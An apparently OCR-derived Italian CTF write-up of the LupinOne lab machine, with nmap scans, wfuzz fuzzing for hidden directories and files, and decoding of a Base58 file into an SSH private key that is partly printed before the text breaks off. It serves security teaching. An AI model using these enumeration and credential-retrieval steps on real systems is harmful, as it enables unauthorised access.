

REPORT CTF EMPIRE LUPIN

The screenshot shows a terminal window titled "vm [In esecuzione] - Oracle VirtualBox". The window has a menu bar with "File", "Macchina", "Visualizza", "Inserimento", "Dispositivi", and "Aiuto". The main area displays a Linux login screen for "LupinOne". The output is as follows:

```
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 192.168.56.105
Author: Icex64 & Empire Cybersecurity, Lda
#####

LupinOne login: _
```

At the bottom of the terminal window, there is a toolbar with various icons and a status bar that says "Ctrl destro".

Davanti a me si apre la schermata di login della macchina remota: LupinOne. La prima impressione è sempre un momento chiave, un battesimo digitale che rivela i primi indizi.

Rete: L'indirizzo **192.168.56.106** appare come un monito, un faro che guida i miei passi nell'intricata rete locale.

```

Scan Tools Profile Help
Target: 192.168.56.106
Command: nmap -T4 -A -v 192.168.56.106
Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS Host 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 18:36 EST
NSE Loaded 156 scripts for scanning.
NSE Script Pre-scanning.
Initiating NSE at 18:36
Completed NSE at 18:36, 0.00s elapsed
Initiating NSE at 18:36
Completed NSE at 18:36, 0.00s elapsed
Initiating NSE at 18:36
Completed NSE at 18:36, 0.00s elapsed
Initiating ARP Ping Scan at 18:36
Scanning 192.168.56.106 [1 port]
Completed ARP Ping Scan at 18:36, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:36
Completed Parallel DNS resolution of 1 host. at 18:36, 0.20s elapsed
Initiating SYN Stealth Scan at 18:36
Scanning 192.168.56.106 [1000 ports]
Discovered open port 22/tcp on 192.168.56.106
Discovered open port 80/tcp on 192.168.56.106
Completed SYN Stealth Scan at 18:36, 0.03s elapsed (1000 total ports)
Initiating Service scan at 18:36
Scanning 2 services on 192.168.56.106
Completed Service scan at 18:36, 6.03s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.106
NSE Script scanning 192.168.56.106.
Initiating NSE at 18:36
Completed NSE at 18:36, 0.07s elapsed
Initiating NSE at 18:36
Completed NSE at 18:36, 0.00s elapsed
Initiating NSE at 18:36
Completed NSE at 18:36, 0.00s elapsed
Nmap scan report for 192.168.56.106
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3073 ed:4d:d0:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9fa9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|   256 ac:18:ec:cc:35:c0:91:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http  Apache httpd 2.4.48 ((Debian))
| http-robots.txt: I disallowed entry
|_ /myfiles
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-methods:
|   Supported Methods: GET POST OPTIONS HEAD
MAC Address: 08:00:27:EE:79:77 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 14.796 days (since Wed Dec 25 23:30:48 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Il rapporto dell'esplorazione si fa più chiaro. L'esito della scansione con Nmap è davanti ai miei occhi, svelando dettagli preziosi:

```
nmap -p 1-65535 -T4 -A -v 192.168.56.106
```

-p-65535: tutte le porte TCP.

-T4: velocità elevata, ma stabile.

--A: rilevamento sistema operativo, versioni dei servizi e script di analisi avanzati.

-v: output dettagliato durante la scansione.

Un elemento sospetto cattura subito l'attenzione: il file `http-robots.txt` blocca l'accesso a una directory chiamata `~myfiles` nascosta da una tilde . La domanda nasce spontanea: cosa cela quella directory protetta? Lupin avrebbe sorriso... una sfida degna del suo ingegno.

È tempo di scoprire se questa porta conduce davvero a un tesoro nascosto o a un abisso di trappole digitali. La prossima mossa sarà fondamentale.



Mi collego sulla pagina sulla porta 80

avanti a me appare la schermata principale: un'illustrazione in bianco e nero con Arsène Lupin, il celebre ladro gentiluomo. Sotto il suo volto iconico, una frase sibillina: "The Gentleman Thief".

Un'ispezione più approfondita del codice sorgente della pagina rivela un messaggio celato tra i commenti HTML:

```
<!-- It's an easy box, don't give up... -->
```

Il sistema sembra voler giocare con la mia determinazione, suggerendo che la soluzione potrebbe essere più semplice di quanto sembri. Lupin osserva sornione... è un invito a non mollare. Ma dove si cela la vera chiave?

Proseguo l'indagine: potrebbe esserci un indizio nel file dell'immagine **/images/arsene_lupin.jpg**. È tempo di esplorare

The screenshot shows a browser window with the title "Error 404". The address bar displays the URL "192.168.56.106/~myfiles/". Below the address bar, a toolbar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area shows an "Error 404" page with the message "

Error 404

". The developer tools are open, specifically the "Inspector" tab. The left pane shows the HTML structure:

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <h1>Error 404</h1>
  </body>
</html>
<!--Your can do it, keep trying...--&gt;</pre>

The right pane shows the "Layout" tab of the developer tools, displaying the box model for the h1 element. The box model details are as follows:



| margin | border | padding | content |
|--------|--------|---------|---------|
| 8      | 0      | 0       | 1704x39 |
| 8      | 0      | 0       | 0       |
| 0      | 0      | 0       | 0       |
| 0      | 0      | 0       | 0       |
| 0      | 0      | 0       | 0       |
| 0      | 0      | 0       | 0       |



Other properties shown include box-sizing: content-box, display: block, and float: none.



```

Il percorso sembra promettente, ma mi accoglie solo un desolante messaggio: Error 404. La directory myfiles non esiste, o forse è celata dietro un velo di inganni.

Eppure, il messaggio nascosto nei commenti HTML trasmette un messaggio incoraggiante:

```
<!-- Your can do it, keep trying... -->
```

Un invito enigmatico a non fermarsi qui. Lupin non avrebbe desistito per così poco. Se una porta è chiusa, altre vie possono svelarsi: magari una scansione più accurata o un tentativo con variazioni del percorso potrebbero portare alla svolta. Prossima mossa: approfondire e continuare a cercare!



Il colpo da maestro è in corso. Davanti al mio terminale, il comando viene lanciato con precisione chirurgica:

```
steghide extract -sf arsene_lupin.jpg
```

L'immagine di Arsène Lupin non è solo un'icona: è un nascondiglio digitale. Lo strumento Steghide si prepara a svelare i segreti nascosti nella trama dei pixel, ma si erge un'ultima barriera: la passphrase.

Un enigma finale da risolvere. La chiave giusta aprirà le porte verso ciò che Lupin ha celato. Ogni indizio raccolto finora potrebbe essere il pezzo mancante per decifrare l'ultima sfida. Preparato ad affrontare questo enigma, Lupin avrebbe sorriso: "Solo chi osa vince". Sarà una trappola? Per ora lascio perdere.

| ID | URL DESTIN | Response | Lines | Word | Chars | Payload |
|------------|------------|----------|-------|--------|----------|---------|
| 000005155: | 301 | 9 L | 28 W | 318 Ch | "secret" | |

Total time: 0
Processed Requests: 220560
Filtered Requests: 220559
Requests/sec.: 0

Lupin avrebbe approvato: l'intuizione era corretta. Utilizzando Wfuzz, un potente strumento di fuzzing, la ricerca si intensifica. La sintassi lanciata è precisa come un colpo di fioretto:

```
wfuzz -c -t 50 -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
--hc 404 http://192.168.56.106/~FUZZ
```

-c: Uscita colorata per distinguere i risultati.\n-t 50: 50 thread per velocizzare la scansione.\n

```
-z file,...: Specifica l'uso di un file di wordlist.\n--hc 404: Esclude i risultati che restituiscono errore 404 (pagina non\ntrovata).\n
```

Il risultato è chiaro: una directory nascosta con il nome “secret” emerge dalle ombre. Non un caso, ma una sfida studiata. La serratura è stata trovata, ora è il momento di scoprire cosa cela dietro quella porta.

The screenshot shows a web browser window with the URL `192.168.56.106/~secret/`. The page content is:

```
Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file.  
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.  
I'm smart I know that.  
Any problem let me know  
Your best friend icex64
```

Below the browser is the Kali Linux desktop environment. A developer tools window is open, showing the HTML source and the CSS Box Model inspector. The CSS properties for the element containing the message are:

```
margin: 0  
border: 0  
padding: 0  
width: 1720px  
height: 165.567px
```

Dietro la porta segreta si cela un messaggio amichevole, ma intriso di mistero:

**"Ciao amico, sono felice che tu abbia trovato la mia directory segreta. L'ho creata per condividere con te la mia chiave privata SSH.
È nascosta da qualche parte qui, così che gli hacker non possano trovarla e violare la mia passphrase con FastTrack.
Sono furbo, lo so.
Se hai problemi, fammi sapere.
Il tuo migliore amico icex64."**

Un messaggio che sembra un invito... o una trappola? L'autore, con un certo orgoglio, dichiara di aver nascosto la chiave privata SSH da occhi indiscreti, per evitare che venga violata con strumenti come FastTrack. La domanda è: dove si nasconde la chiave?

L'uso delle parole "nascosta da qualche parte" stimola un dubbio: potrebbe esserci un file criptato o un elemento nascosto nel sorgente? La ricerca si intensifica. La prossima mossa sarà scansionare ogni angolo di questa directory in cerca di indizi. Lupin non avrebbe lasciato nulla al caso.

```
(kali㉿kali)-[~]
$ wfuzz -c -t 50 -z file,/usr/share/wordlists/dirb/common.txt --hc 403,404 http://192.168.56.106/~secret/-FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
***** I created like this to share with you my create ssh private key file,
***** and crack my passphrase with fasttrack.
Target: http://192.168.56.106/~secret/~FUZZ
Total requests: 4614

ID      Response   Lines   Word    Chars   Payload
=====
Total time: 0
Processed Requests: 4614
Filtered Requests: 4614
Requests/sec.: 0

(kali㉿kali)-[~]
$ wfuzz -c -t 50 -z file,/usr/share/wordlists/dirb/common.txt --hc 403,404 http://192.168.56.106/~secret/.FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
***** Target: http://192.168.56.106/~secret/.FUZZ
Total requests: 4614

ID      Response   Lines   Word    Chars   Payload
=====
00000001: 200      5 L     54 W     331 Ch   "http://192.168.56.106/~secret/.*"

Total time: 1.14220
Processed Requests: 4614
Filtered Requests: 4613
Requests/sec.: 4039.501
```


Il fuzzer Wfuzz danza tra le ombre della directory segreta. La prima scansione torna a mani vuote, come un esploratore che percorre sentieri già battuti. Ma il secondo tentativo, con una nuova combinazione di esclusioni:

```
wfuzz -c -t 50 -z file,/usr/share/wordlists/dirb/common.txt --hc 403,404
http://192.168.56.106/~secret/FUZZ
```

porta alla luce qualcosa di inatteso:

200 OK per il percorso <http://192.168.56.106/~secret/.>

Un punto, piccolo e quasi insignificante, ma capace di celare un mondo. Lupin avrebbe detto: "A volte, i dettagli più piccoli nascondono i segreti più grandi." È tempo di esplorare questa stranezza: cosa potrebbe esserci dietro questo misterioso punto? Una risorsa dimenticata o un nascondiglio perfetto? L'enigma si infittisce.



Il mistero si ripresenta con lo stesso messaggio

Il ritorno al punto di partenza può significare solo una cosa: il segreto è ancora più nascosto di quanto sembri. La directory . suggerisce la presenza di file nascosti, accessibili solo con una ricerca ancora più approfondita. Ogni elemento deve essere scandagliato: non basta osservare, è tempo di agire con i comandi giusti per scovare ciò che è celato nel cuore della directory. La chiave è vicina... molto vicina.

```
(kali㉿kali)-[~]
$ wfuzz -c -t 50 -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 403,404 http://192.168.56.106/~secret/.FUZZ.php
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.56.106/~secret/.FUZZ.php
Total requests: 220560

ID      Response   Lines    Word    Chars    Payload
_____
0000000001: 200      5 L     54 W    331 Ch   "# directory-list-2.3-medium.txt"
0000000003: 200      5 L     54 W    331 Ch   "# Copyright 2007 James Fisher"
0000000007: 200      5 L     54 W    331 Ch   "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
0000000009: 200      5 L     54 W    331 Ch   "# Suite 300, San Francisco, California, 94105, USA."
0000000004: 200      5 L     54 W    331 Ch   "#"
0000000002: 200      5 L     54 W    331 Ch   "#"
0000000005: 200      5 L     54 W    331 Ch   "# This work is licensed under the Creative Commons"
0000000008: 200      5 L     54 W    331 Ch   "#_or send a letter to Creative Commons, 171 Second Street,"
0000000006: 200      5 L     54 W    331 Ch   "#"
0000000012: 200      5 L     54 W    331 Ch   "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000011: 200      5 L     54 W    331 Ch   "# on atleast 2 different hosts."
0000000013: 200      5 L     54 W    331 Ch   "# Priority ordered case sensitave list, where entries were found"
0000000013: 200      5 L     54 W    331 Ch   "#"

Total time: 0
Processed Requests: 220560
Filtered Requests: 220547
Requests/sec.: 0

(kali㉿kali)-[~]
$
```

La scansione con Wfuzz viene indirizzata verso file con estensione .php:

```
-c: Output colorato per evidenziare i risultati.\n
-t 50: Utilizzo di 50 thread per eseguire richieste in parallelo,
velocizzando la scansione.\n
-z file,...: Indica che verrà utilizzata una wordlist (in questo caso
directory-list-2.3-medium.txt) per sostituire FUZZ nell'URL.\n
--hc 403,404: Esclude le risposte che restituiscono i codici HTTP 403
(Accesso negato) e 404 (Pagina non trovata).\n
http://192.168.56.106/~secret/FUZZ.php: L'URL target con il segnaposto FUZZ,
sostituito dai nomi presenti nella wordlist e con l'estensione .php.
```

Ogni risposta con codice **200 OK** riporta ancora frammenti di licenza e commenti della wordlist. Nessun file .php significativo emerge dalle ombre. Solo silenzio e il riflesso di tentativi falliti.

Lupin avrebbe guardato l'orologio da taschino e sussurrato: "La strada giusta a volte sembra quella sbagliata. È quando tutto tace che si deve ascoltare con più attenzione."

La verità potrebbe essere un file diverso o un percorso inesplorato. La caccia continua con pazienza e intuito.

```
(kali㉿kali)-[~]
$ wfuzz -c -t 50 -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 403,404 http://192.168.56.106/-secret/.FUZZ.txt
[*] /usr/lib/python3/dist-packages/wfuzz/_init_.py:44: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.56.106/-secret/.FUZZ.txt
Total requests: 220560


ID      Response   Lines   Word     Chars    Payload
=====
0000000001: 200      5 L     54 W    331 Ch   "# directory-list-2.3-medium.txt"
0000000003: 200      5 L     54 W    331 Ch   "# Copyright 2007 James Fisher"
0000000007: 200      5 L     54 W    331 Ch   "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
0000000004: 200      5 L     54 W    331 Ch   "#"
0000000012: 200      5 L     54 W    331 Ch   "# on atleast 2 different hosts"
0000000002: 200      5 L     54 W    331 Ch   "#"
0000000005: 200      5 L     54 W    331 Ch   "# This work is licensed under the Creative Commons"
0000000008: 200      5 L     54 W    331 Ch   "# or send a letter to Creative Commons, 171 Second Street,"
0000000006: 200      5 L     54 W    331 Ch   "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000009: 200      5 L     54 W    331 Ch   "# Suite 300, San Francisco, California, 94105, USA."
0000000010: 200      5 L     54 W    331 Ch   "#"
0000000013: 200      5 L     54 W    331 Ch   "#"
0000000011: 200      5 L     54 W    331 Ch   "# Priority ordered case sensitive list, where entries were found"
000073703: 200      1 L     1 W     4689 Ch   "mysecret"

Total time: 54.86291
Processed Requests: 220560
Filtered Requests: 220546
Requests/sec.: 4020.201
```

Il fuzzer viene lanciato alla ricerca di file con estensione .txt:

Finalmente un colpo andato a segno! Tra le risposte con codice 200 OK, spicca un file dal nome significativo: “**mysecret.txt**”. La lunghezza della risposta indica un contenuto diverso dai soliti commenti: un segreto nascosto dietro un semplice file di testo.

Lupin avrebbe sorriso: "Il segreto non era così lontano, ma solo ben camuffato." È il momento di leggere cosa contiene quel file e scoprire quali sorprese riserva.



Il file mysecret.txt si apre, svelando un lungo e complesso ammasso di caratteri apparentemente casuali: un codice, una stringa cifrata o un enigma in attesa di essere decifrato.

https://appdevtools.com/base58-encoder-decoder

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Search...

ABOUT TERMS OF S

/ > Encoders and Decoders > Base58 Encoder / Decoder

Base58 Encoder / Decoder

Encode **Decode**

Treat Output As **Text**

Input Base58

```
PMM1JPvMNgdyNzpgEGGjg9czgBaN5PWrPBWftg9fe4xYyvJ1BFN5WDvTYfhUtn1oRTDow67w5zz3adjLDnXLQc6MaowZJ2zyh4PAc1vpstCRtKQt3JEdwfwUe4wzNr3sidChW8VuMU1Lz1cAjvcVHEp1Sabo8FprJwJgRs5ZPA7Ve6LDW7hFangK8YwZmRCmXxArBFVwjfV2SjyhTjhdqs wJE5nP6pVnshbV8ZqG2L8d1cwhpxggmu1ByElxVHF1C9T3GgLDrvUv8nc7PEJyoXpCoyCs55r35h9YzfKjicJkvFTdfPHwW8fsjCVBuUTKSEAvkRr6iLj6H4LEjBg256G4DHQpwTgYFtejc8nLX77LUoVmAClrvC439jVdxCtYA6y2vj7ZDeX7zp2VYR89GmSqEWj3doqdahv1DktvTQcRBizMg NWYsjMWRM4BPSnn92ncLD1Bw5ioB8NyZ9CNkMNk4Pf7Uqa7vCTgw4VJvvSjE6PRFnqDSrg4avGUqeMUmngc5mN6WEa3pxHpkhG8ZngCq KvVhegBAVi7nDBTwukqEdCS46UczhXMFbAgnQWhExas547vCXho71gcmVqu2x5EAPFgJqyvMmRScQxiKrYoK3p279KLaySM4vNcRrxRrR2D YQwhe8YjNsf8MzqjX54mhbwCjz3jeXokonVk77P9g9y69DVZJeYUvfXVCjPWi7aDDA7HdQd2UpCghEGtWSfEjtDgPxurPq8qJqh3N75YF8KeQzJ s77Tpwcdv2Wuv1L5ZztpbwYmsgZckWnkq5Nb9Pp5izVXCiFhobqF2vd2jhg4rcpLznGdmmEt0L7CrFdvwUWpVppHRZzq7FEQQFxkRL7JzGo L8R8wQG1UyBNKPBbVnc7jGyJqfUjvClt6yMUEYXKQTipmExh4rXJZK3aKdbucKhGqMYMHnVbtLrQuaPZhlsNGUcEd64KW5kZ7svohTC5iL4 TuEzRZEyW6v2GGIEp4Mf2oEHMUwqtoNxbsGp8sbJbZATFLXvbP3PgBw8rgAakz7QBFAAGryQ3tnxtWnuHWkPohMMKUiDFeRyLi8HGUDocw ZFzdkbfvvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEkzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS
```

Output Text

```
----BEGIN OPENSSH PRIVATE KEY----  
b3BlbnNzaC1rZXktdjEAAAAACmFlczl1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABdy33c2Fp  
PBYANne4oz3usGAAAAEAAAAEAAAIXAAAAB3NzaC1yc2EAAAQABAAAACQDBzHjzJcvk  
9GXiytqlgT9z/mP91NqOU9QoAwop5JNkhEfmr/5KQmdj/JB7sQ1hBot0NvqaAdmsk+OYL9  
H6NsB0jmBMc4soFrBinoLekx894B/PqUTODesMEV/aK22UKegdwIJ9Arf+1Y48V86gkzs6  
xzoKn/EvKvApsdmlRvGhsV4ZMmZEKtloTEGz7raD7QHDEXiusWl0khk33rQZCrFsZFT7  
J0wKgLrX2pmoMQC6o420QJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrlzfZ/NNYgu  
/Dlf1CmbXEsCvmlD71cbPqwfWKf3hWeEr0WdQhEuTf50yDlcwUbgoLiKz4kcskYcDzH0  
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5l  
he0Ldyv316bFI80+3y5m3gPlhUUK78C5n0VUOPSQMsx56d+B9H2bFil2lo18mTFawa0pf  
Yd...R1/Y7...ou...Y3nI7R1/Y...in711...H3...DI7I/I7fD...>5EvFIDW...aEN...sDm...nht...V...a...i...h...h...i...ECIA
```

Clear **Copy**

Sono entrato nel sito <https://appdevtools.com/base58-encoder-decoder>, un luogo digitale dove stringhe codificate vengono smascherate e rese leggibili. Qui, ho incollato la sequenza di caratteri trovata nel file mysecret.txt.

Con un clic, il velo è caduto e la chiave privata SSH è apparsa. Un istante di rivelazione, come l'apertura di un forziere dimenticato. Il viaggio si fa sempre più vicino alla meta. Lupin avrebbe approvato: il mistero si dirada solo per chi sa guardare oltre le apparenze.

```

[kali㉿kali)-[~]
$ nano id_rsa
[kali㉿kali)-[~]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BbnNzaC1rZXktjdJAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAIAAAAB3NzaC1yc2EAAAQABAAACAQDBzHjzJcvk
9GXiypulgT9z/mP91Nq0U9QoAwop5JNjhEf/j5KQmdj/JB7sQ1hBot0NvqaAdmsK+OYL9
H6NsB0jMbMc4soFrBinoLEkx894B/PqUT0DesMEV/aK22UKegdwJ9Arf+1Y48V86gkzS6
xzoKn/ExVkpAsdimIRvgHsv4ZMmZEKTlraD7QHDEXiusWl0hkhh33rQZCrFsZFT7
J0wGKlrX2pmoMqC6o420QJaNLBzTxCY6ju2BDQECouRPL7eJa0/nRFcaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrnpn/tVoLbKm39ImmV6Jub6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI80+3y5m3gPIhUUk78C5n0VUOPSMxs56d+B9H2bFiI2lo18mTFawa0pf
